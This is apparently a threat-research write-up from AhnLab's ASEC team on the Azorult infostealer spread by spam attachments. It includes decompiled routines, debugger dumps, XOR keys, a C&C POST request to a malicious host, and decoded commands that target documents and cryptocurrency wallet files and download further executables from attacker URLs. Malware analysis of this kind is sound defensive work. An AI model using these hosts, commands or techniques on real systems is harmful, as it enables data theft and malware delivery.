
Infostealer Malware Azorult Being Distributed Through Spam Mails


asec.ahnlab.com/en/26517/

August 18, 2021



The ASEC analysis team recently discovered that Azorult malware is being distributed through spam mails. Azorult is a kind of Infostealer that accesses a C&C server to receive DLL files and commands used to leak information, and steals information such as user data files and account information to leak it to the server. Besides account information of web browsers and email clients, screenshots, cryptocurrency information, and files designated by the attacker with certain paths and extensions can be collected as well.

Because downloaded commands support a feature to download additional malware, Azorult can also act as a downloader. Once all these processes are done, it deletes itself after leaking information and acting as a downloader, which makes it different from other types of malware. It does not support methods of operation after reboot such as registering a Run key. This means that the malware is deleted after simply leaking information instead of performing additional behaviors by receiving commands from the attacker while staying hidden. Of course, since it can download additional malware, it can act as a medium for other types of malware.



2020-11-04 (수) 오전 11:26
N.milan <muthamilan.n@prattwhitney.com>
[External]Request Offer for Chemical strip
받는 사람 undisclosed-recipients:
ⓘ 그림을 다운로드하려면 여기를 클릭하십시오. 개인 정보를 보호하기 위해 이 메시지의 일부 그림은

메시지 | Chemical strip.7z (259 KB)

Dear sir,

Kindly offer as enclosed if possible today.

Best Regards,

N.milan
CRS Inspector (PW4000 Cell) (new email address: muthamilan.n@prattwhitney.com)
Component Aerospace Singapore Pte Ltd (CAS)

2020-11-03 (화) 오후 10:06
Javier <info@key-code.fr>
RE: Factura de proforma
받는 사람 info@agricolasobrino.com

메시지 | actura de proforma_pdf_______________________.gz (463 KB)

Buenos días señor,

Por favor, busque la factura proforma n. ° 4902 adjunta como referencia.

Por favor firme, selle y envíe de regreso para confirmar.


Gracias ~
Javier

Figure 1. Azorult distributed through spam mails

As shown in Figure 1, Azorult is mainly distributed through attached files of spam mails. Since AhnLab once received a compressed file named **“**Estimate Request_Construction Floor Plan.7z,” we can find out that Korean users are also targets for the attack.

1. Reset

Azorult creates a mutex when it is executed. The string used is created with the following process. First, the malware seeks the privilege of the current process. The attached file is usually double-clicked, so it is executed as a child process of explorer.exe and belongs to a user group. If it is run with an administrator privilege, it belongs to an Administration group. It might be even run with a system privilege in some cases. It returns S, A, U, and G for each function shown below.




```
LStrAsg((volatile __int32 *)a1, (__int32)"?");// S | A | U | G
                                              // ( System, Admin, User, Guest )
if ( fn_check_integrityLevel(0x222) )
  LStrAsg((volatile __int32 *)a1, (__int32)"G");// Guest
if ( fn_check_integrityLevel(0x221) )
  LStrAsg((volatile __int32 *)a1, (__int32)"U");// User
if ( fn_check_integrityLevel(0x220) )
  LStrAsg((volatile __int32 *)a1, (__int32)"A");// Admin
result = fn_check_isSystem();
if ( result )
  result = (void *)LStrAsg((volatile __int32 *)a1, (__int32)"S");// System
return result;
```

Figure 2. Obtaining privilege information

Also, for MachineGuid, ProductName, UserName, and ComputerName as well as strings added with the previously mentioned 4 strings, the malware uses a different algorithm for each string to create a string as shown below. The function is continuously used later in moments such as sending packets.

[Machine Guid-based]-[Product Name-based]-[User Name-based]–[Computer Name-based]-[4 Strings-based]

Ex) 112xxx26-86C3DFC7-8EBxxx77-DBxxxA24-C539B8C2




```
fn_get_MachineGuid((int)&v13);
LStrFromWStr((int)&v17, v13);
fn_get_ProductName((int)&v12);
LStrFromWStr((int)&v16, v12);
fn_get_UserName((int)&v11);
LStrFromWStr((int)&v15, v11);
fn_get_ComputerName((int)&v10);
LStrFromWStr((int)&v14, v10);
fn_make_uniqueStr(v17, (int)&v9);          // MachineGuid를 이용해 문자열 생성
fn_make_uniqueStr(v16, (int)&v8);          // ProductName을 이용해 문자열 생성
fn_make_uniqueStr(v15, (int)&v7);          // UserName을 이용해 문자열 생성
fn_make_uniqueStr(v14, (int)&v6);          // ComputerName을 이용해 문자열 생성
LStrCatN(&v4, 4);                          // 4개 문자열들의 조합
fn_make_uniqueStr(v4, (int)&v5);           // 조합을 이용해 문자열 생성
LStrCatN(&v18, 9);                         // -> 생성한 5개의 문자열 조합
LStrAsg((volatile __int32 *)a1, v18);
```

Figure 3. Creating unique string

The string that means the privilege found before (one of the characters S|A|U|G) plus the unique string shown above is the string used for creating a mutex. The malware then decodes the encrypted C&C server URL. Lastly, it finds the data to be sent when requesting the C&C server.

This data combines the 0x0355AE data which is the 3-byte XOR key and the unique string created from before that is URL-encoded. Before requesting the C&C server, Azorult sends the data encoded with the key to the server. XOR key is also sent because the C&C server needs to decode what it has received. Or it might also be that the key is sent to allow the server to encode the data it will send.




```
POST http://ciuj.ir/masab/ind
ex.php HTTP/1.1..User-Agent:
Mozilla/4.0 (compatible; MSIE
 6.0b; Windows NT 5.1)..Host:
 ciuj.ir..Content-Length: 109
..Pragma: no-cache.......&f.&
f.&f.&f.&f.&f.&f.&f.&gê&f.&f.
@p.0.è@p.4p.Gp.;.ì&f.&f.&f.&f
.&f.&gêG..0fì&f.Bp.1p.7p.G..0
`.0f.0lì&f.@p.1
```

Figure 4. Encoded unique string used when requesting POST to C&C server

2. Downloading Commands and DLL Files

2.1. Decoding

The malware for the current analysis target received about 4,369KB of encoded data (0x444340) from the C&C server. The data includes commands from the C&C server, multiple DLL files to be used for leaking information, and the string data that the malware will use.



```
00419214  .  E8 C3A5FEFF  CALL LStrCat3
00419219  .  8D45 E4      LEA EAX,[LOCAL.7]
0041921C  .  B9 00000800  MOV ECX,80000
00419221  .  8B55 AC      MOV EDX,DWORD PTR SS:[LOCAL.21]
00419224  .  E8 AFE4FFFF  CALL fn_decoder_xor3                1.fn_decoder_xor
00419229  .  8D45 F4      LEA EAX,[LOCAL.3]
0041922C  .  50           PUSH EAX                            ┌Arg1 => OFFSET LOCAL.3
0041922D  .  33C9         XOR ECX,ECX                         │
0041922F  .  8B55 E4      MOV EDX,DWORD PTR SS:[LOCAL.7]      │
00419232  .  A1 C0C84100  MOV EAX,DWORD PTR DS:[41C8C0]       │ASCII "http://ciuj.ir/masab/index.php"
00419237  .  E8 4CF4FFFF  CALL fn_c2_request                  1.fn_c2_reques
0041923C  .  8D45 F4      LEA EAX,[LOCAL.3]
0041923F  .  B9 00000800  MOV ECX,80000
00419244  .  8B55 AC      MOV EDX,DWORD PTR SS:[LOCAL.21]
00419247  .  E8 8CE4FFFF  CALL fn_decoder_xor3                1.fn_decoder_xor
0041924C  .  8B45 F4      MOV EAX,DWORD PTR SS:[LOCAL.3]
0041924F  .  E8 3CA5FEFF  CALL DynArrayLength
00419254  .  3D 10270000  CMP EAX,2710
00419259  .. 0F8C D10C000 JL 00419F30
Dest=1.00406810

Address   Hex dump                                         ASCII
01E4000C  3F 36 90 48 2C DD 71 1E D7 70 27 E5 7A 26 DA 48  ?6 H,Ÿq xp'åz&ÚH
01E4001C  22 9E 48 07 C9 68 2D ED 50 03 F8 56 65 F8 50 00  "žH•Éh-íP└øVeøP
01E4002C  E8 49 05 FC 68 39 E3 51 06 F8 60 07 E9 55 2F CF  èI│üh9ãQ─ø`•éU/Ï
01E4003C  30 07 D8 60 13 D9 49 1E C7 36 65 CB 4B 04 DD 48  0•Ø`‼ÙI Ç6eËK┘ÝH
01E4004C  3C 9B 68 37 9C 4E 24 E2 40 3A DB 66 12 D6 79 1E  <›h7œN$â@:Ûf↕Öy
```

Figure 5. Encoded data received from C&C server

The encoding method is XOR, with 3 bytes XOR used for requesting C&C and additional 4 bytes XOR decoding used. As you can see below, the first 0x80000 size of the initially encoded data is decoded with the hard-coded key value of **0x0355AE**. This process is the same as the one previously processed for requesting the C&C server. As such, the entire C&C command located at the very front (existing in between tags <c> and </c>), as well as some parts of the DLL data, is decrypted. The decrypted result is the string encoded with the Base64 encryption.





Figure 6. XOR decoding process

Next, the DLL data which was partially decoded (0x80000 starting from the tag <n>) and the DLL data that was not decoded (up to the tag </n>) are decoded with the 4 bytes XOR key. The key used in this process is **0xC8653001**. Lastly, there is the string data in between tags <d> and </d>. It is not XOR decoded like the C&C command and exists as the Base64 encoded string form.



```
00419214 | .  E8 C3A5FEFF  CALL LStrCat3
00419219 | .  8D45 E4      LEA EAX,[LOCAL.7]
0041921C | .  B9 00000800  MOV ECX,80000
00419221 | .  8B55 AC      MOV EDX,DWORD PTR SS:[LOCAL.21]
00419224 | .  E8 AFE4FFFF  CALL fn_decoder_xor3                  1.fn_decoder_xor
00419229 | .  8D45 F4      LEA EAX,[LOCAL.3]
0041922C | .  50          PUSH EAX                             ┌Arg1 => OFFSET LOCAL.3
0041922D | .  33C9        XOR ECX,ECX                          │
0041922F | .  8B55 E4      MOV EDX,DWORD PTR SS:[LOCAL.7]       │
00419232 | .  A1 C0C84100  MOV EAX,DWORD PTR DS:[41C8C0]        │ASCII "http://ciuj.ir/masab/index.php"
00419237 | .  E8 4CF4FFFF  CALL fn_c2_request                    1.fn_c2_reques
0041923C | .  8D45 F4      LEA EAX,[LOCAL.3]
0041923F | .  B9 00000800  MOV ECX,80000
00419244 | .  8B55 AC      MOV EDX,DWORD PTR SS:[LOCAL.21]
00419247 | .  E8 8CE4FFFF  CALL fn_decoder_xor3                  1.fn_decoder_xor
0041924C | .  8B45 F4      MOV EAX,DWORD PTR SS:[LOCAL.3]       ASCII 3C,"c>KysrKysrKystKw0KRgkxCSVVU0V
0041924F | .  E8 3CA5FEFF  CALL DynArrayLength
00419254 | .  3D 10270000  CMP EAX,2710
00419259 | .v 0F8C D10C000 JL 00419F30
Stack [0012FF64]=01E4000C, ASCII 3C,"c>KysrKysrKystKw0KRgkxCSVVU0VSUFJPRklMRSVcRGVza3RvcFwJKi50eH"
EAX=0012FCC0
```


```
Address   Hex dump                                         ASCII
01E4000C  3C 63 3E 4B|79 73 72 4B|79 73 72 4B|79 73 74 4B  <c>KysrKysrKystK
01E4001C  77 30 4B 52|67 6B 78 43|53 56 56 55|30 56 53 55  w0KRgkxCSVVU0VSU
01E4002C  46 4A 50 52|6B 6C 4D 52|53 56 63 52|47 56 7A 61  FJPRklMRSVcRGVza
01E4003C  33 52 76 63|46 77 4A 4B|69 35 30 65|48 51 73 4B  3RvcFwJKi50eHQsK
01E4004C  69 35 6B 62|32 4D 71 4C|43 6F 75 65|47 78 7A 4B  i5kb2MqLCoueGxzK
01E4005C  67 6B 7A 4D|41 6B 72 43|53 30 4A 44|51 70 47 43  gkzMAkrCS0JDQpGC
01E4006C  54 49 4A 4A|56 56 54 52|56 4A 51 55|6B 39 47 53  TIJJVVTRVJQUk9GS
01E4007C  55 78 46 4A|56 78 45 62|32 4E 31 62|57 56 75 64  UxFJVxEb2N1bWVud
01E4008C  48 4E 63 43|53 6F 75 64|48 68 30 4C|43 6F 75 5A  HNcCSoudHh0LCouZ
01E4009C  47 39 6A 4B|69 77 71 4C|6E 68 73 63|79 6F 4A 4D  G9jKiwqLnhscyoJM
01E400AC  7A 41 4A 4B|77 6B 74 43|51 30 4B 53|51 6B 78 4C  zAJKwktCQ0KSQkxL
01E400BC  6A 49 79 4D|53 34 78 4D|7A 63 75 4D|54 59 32 4F  jIyMS4xMzcuMTY2O
01E400CC  6B 74 53 44|51 6F 3D 3C|2F 63 3E 3C|6E 3E A9 15  ktSDQo=</c><n>©┴
01E400DC  59 2C A5 16|1D 76 A1 0B|1D 62 A7 17|55 2C AB 0A  Y,¥┬ v¡♂ b§┤U,«
01E400EC  5E 72 A7 09|55 2C A4 54|1D 30 E5 55|1E 65 A4 09  ^r§ U,¤T 0åU e¤
01E400FC  0A 4C 92 F5|30 02 C8 65|30 05 C8 65|30 FE 37 65   L’õ0┐Èe0│Èe0þ7e
```

Figure 7. Decoded C&C command – existing in Base64 string form in between tags <c> and </c>

2.2. Decoded data


a. Command

The command of the C&C server exists in between tags <c> and </c>. The XOR decoding result shows a string encoded with Base64. Decoding this command with Base64 shows the following commands.



```
++++++++-+
F       1       %USERPROFILE%₩Desktop₩        *.txt,*.doc*,*.xls*    30      +       -
F       2       %USERPROFILE%₩Documents₩      *.txt,*.doc*,*.xls*    30      +       -
I       ***.***.**7.166:KR
```

The current analysis target Azorult 6a4824ab00e63c2f1bbf29a24d78b2a4 receives a short command as you can see above, but another type of Azorult (c0e0a9d259bbf9faab7fd5049bf6b662) receives a command as shown below.



```
-+++-+++++
F	DOC TXT %USERPROFILE%₩Documents₩	*.txt,	150	+	-	₩Windows₩|₩Program Files₩|₩Program Files (x86)₩|₩AppData₩Local₩|
									₩AppData₩LocalLow₩|₩AppData₩Roaming₩|₩ProgramData₩|₩TEMP₩|
									₩PUBLIC₩|₩System32₩|₩Keygen₩|₩Crack₩|₩Patch₩|₩Games₩|₩Game₩|
									₩Downloads₩|₩Music₩|₩Movies₩|₩Mp3₩|₩Adobe₩|₩xampp₩|
									₩SteamGames₩|₩steamapps₩

...

F	atomic	%userprofile%₩AppData₩Roaming₩atomic₩Local Storage₩leveldb *MANIFEST*,*.ldb,*log*,*lock*,*.txt,*current*,
											10000	+	-
F	Jaxx	%userprofile%₩AppData₩Roaming₩com.liberty.jaxx₩IndexedDB₩file__0.indexeddb.leveldb
											*MANIFEST*,*.ldb,*log*,*lock*,*.txt,*current*,	40000	+	-
L	http://jamesrlongacre.ug/ds2.exe	-	*
L	http://jamesrlongacre.ug/ds1.exe	-	*
L	http://jamesrlongacre.ug/rc.exe	-	*
L	http://jamesrlongacre.ug/ac.exe	-	*
I	***.***.**7.166:KR
```

